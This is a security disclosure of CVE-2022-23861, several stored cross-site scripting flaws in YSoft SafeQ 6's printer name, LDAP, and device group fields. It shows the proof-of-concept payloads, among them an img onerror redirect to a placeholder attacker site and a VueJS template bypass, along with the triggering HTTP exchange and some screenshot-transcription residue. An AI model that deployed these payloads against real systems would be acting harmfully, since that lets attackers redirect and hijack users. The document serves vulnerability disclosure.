

# SafeQ Disclosures

Version 6

## Environment:

- VERS\_PUBLIC=YSoft SafeQ 6, CODE\_NAME=Build 53, VERS\_MAJOR=D, VERS\_MINOR=0, VERS\_PATCH=53

## Findings:

### 1. CVE-2022-23861: Multiple Stored Cross-Site Scripting (XSS)

#### Description:

Multiple fields in the YSoft SafeQ web application can be used to inject malicious inputs that, due to a lack of output sanitization, result in the execution of arbitrary JS code. These fields can be leveraged to perform XSS attacks on legitimate users accessing the SafeQ web interface.

#### Proof of Concept:

The following Cross-Site Scripting vectors have been identified:

##### 1.1. Stored XSS in “Printer Name”:

To exploit this vulnerability an attacker must change the name of a printer with a malicious JS instructions.

Number of selected devices: 0 / 1				
<input type="checkbox"/>	Name	Location or description	Terminal type	Installation status
<input type="checkbox"/>	<img src=1 onerror=confirm(window.location="https://[REDACTED]")> 1.1.1.1 <a href="#">🔗</a>	18	HP	Failure <span>EDIT ▾</span>
Showing 1-1 of 1				

In order for the Stored XSS to be successfully triggered the attacker must convince the victim to access the “Management reports” component, which can be found at the following URL:

`https://<TARGET>/web/ManagementReport`

When the victim selects the “Devices” view option the payload is triggered, and the victim is redirected to an attacker-controlled site.

## Request 1:

```
POST /servlet/web.ManagementReportServlet HTTP/1.1
Host: ***TRUNCATED***
Cookie: JSESSIONID=***TRUNCATED***
Content-Length: 153
X-Csrf-Token: c8694427-f02e-4f49-b88f-1e0aa342f4c2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest

get=devices&from=1609452000000&to=1640987999999&undefined&skip=0&order=0&includedColumns
=cell_0,cell_1,cell_3,cell_4,cell_7,cell_8,cell_9,cell_10,cell_11
```

## Response 1:


```
HTTP/1.1 200
Content-Disposition: inline; filename=f.txt
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Type: application/json
Content-Length: 727
Date: Mon, 20 Dec 2021 08:14:16 GMT

{"items":{"class":"com.ysoft.safeg.reports.models.TableModelImplementation"

***TRUNCATED***



cell_0": "\u003cimg src=1
onerror=confirm(window.location=\u0022https://<ATTACKER_SITE>\u0022)\u003e

***TRUNCATED***
```




## 1.2. Stored XSS in LDAP Parameters:

We can insert the malicious XSS payload in any LDAP field that will result in a ldap error. The XSS is triggered and remains stored after the “Sync Now” button is pressed and a “Fail” unsanitized error is returned:



### 1.3. Stored XSS in Printer "Group Name" via VueJS:

In order to trigger the XSS we need to create the following malicious Printer "Group Name":




The screenshot shows the 'Edit group' page for a printer group. The 'Name' field is highlighted with a red box and contains the payload: `{{ var a = "<script>" }}{{a}}alert`1`//`. The 'Parent' dropdown is set to 'Device group'.

Payload:

```
{{ var a = "<script>" }}{{a}}alert`1`//
```

The above payload leverages VueJS in order to bypass restrictions and filters.

In order to trigger the XSS we need to "Edit" a printer that is already part of the malicious group:



The screenshot shows the 'Devices' page with the 'GROUP BY' dropdown set to 'Device group'. The 'Number of selected devices' is 0 / 1. The table shows one device with the name containing the payload: `<img src=1 onerror=confirm(window.location='1.1.1.1')>`. The device is in a 'Failure' state.

Name	Location or description	Terminal type	Installation status
<code>&lt;img src=1 onerror=confirm(window.location='1.1.1.1')&gt;</code>	18	HP	Failure

Or add the printer to the malicious “Device Group”:

![Screenshot of the 'Edit device' page in YSoft SafeQ. The 'Device group' dropdown is highlighted with a red box and an arrow pointing to it. The 'Network address' field contains a malicious payload: {{ var a = ](1)

Devices > Printers > Edit devices

Printers Spooler Controller groups Shared queues User tags Printer templates Hardware

Back to Printers BASIC ADVANCED

General

Name \* <img src=1 onerror=confirm(window.location= [redacted] )>

Location or description 18

Device group \* {{(7\*8)}} [redacted]

Network address \* {{ var a = "<script>" }}{{(a)}alert`1`//

Terminal type {{(7\*8)}} Default

Spooler Controller group \* Default

Spooler Controller Default

General Terminal Direct printing Tags

Both of these scenarios will result in the XSS being triggered:

New Tab Settings Edit device - YSoft SafeQ

/devices/edit/9?view=grouped-by-device-group&groupingDeviceGroupId=3&page=0

Devices > Printers > Edit devices

Printers Spooler Controller groups Shared queues User tags Printer templates Hardware

Back to Printers BASIC ADVANCED

General

Name \* <img src=1 onerror=confirm(window.location= [redacted] )>

Location or description 18

Device group \* <scrip [redacted]

Network address \* 1.1.1.1

General Terminal Direct printing Tags

1 OK

By inspecting the HTML we can see that our malicious payload was parsed and displayed in an unsafe manner using VueJS:

The screenshot shows a web application interface for editing a device. The browser's developer tools are open, displaying the HTML source code of the page. The HTML structure includes a form with a 'Name' field, a 'Location or description' field, and a 'Device group' dropdown menu. The 'Name' field contains a malicious payload: `<img src=1 onerror=confirm(window.location=)`. The 'Device group' dropdown menu is highlighted with a red box. The HTML source code in the developer tools shows the following structure:

```
<div class="form-group row is-required">
  <label class="col-sm-3 form-control-label col-form-label" for="deviceGroupId">
    </label>
  <div class="col-sm-9">
    <select id="deviceGroupId" class="form-control form-control--required select2-hidden-accessible" name="deviceGroupId" required="" aria-required="true" tabindex="1" aria-hidden="true">
      </select>
    <span class="select2 select2-container select2-container--default select2-container--focus" dir="ltr" style="width: 553.5px;">
      <span class="selection">
        <span class="select2-selection select2-selection--single" role="combobox" aria-haspopup="true" aria-expanded="false" tabindex="0" aria-labelledby="select2-deviceGroupId-container">
          <span id="select2-deviceGroupId-container" class="select2-selection__rendered" title="<script>alert(1)//</script>">
            </span>
          <span class="select2-selection__arrow" role="presentation">
            </span>
          <span class="dropdown-wrapper" aria-hidden="true">
            </span>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```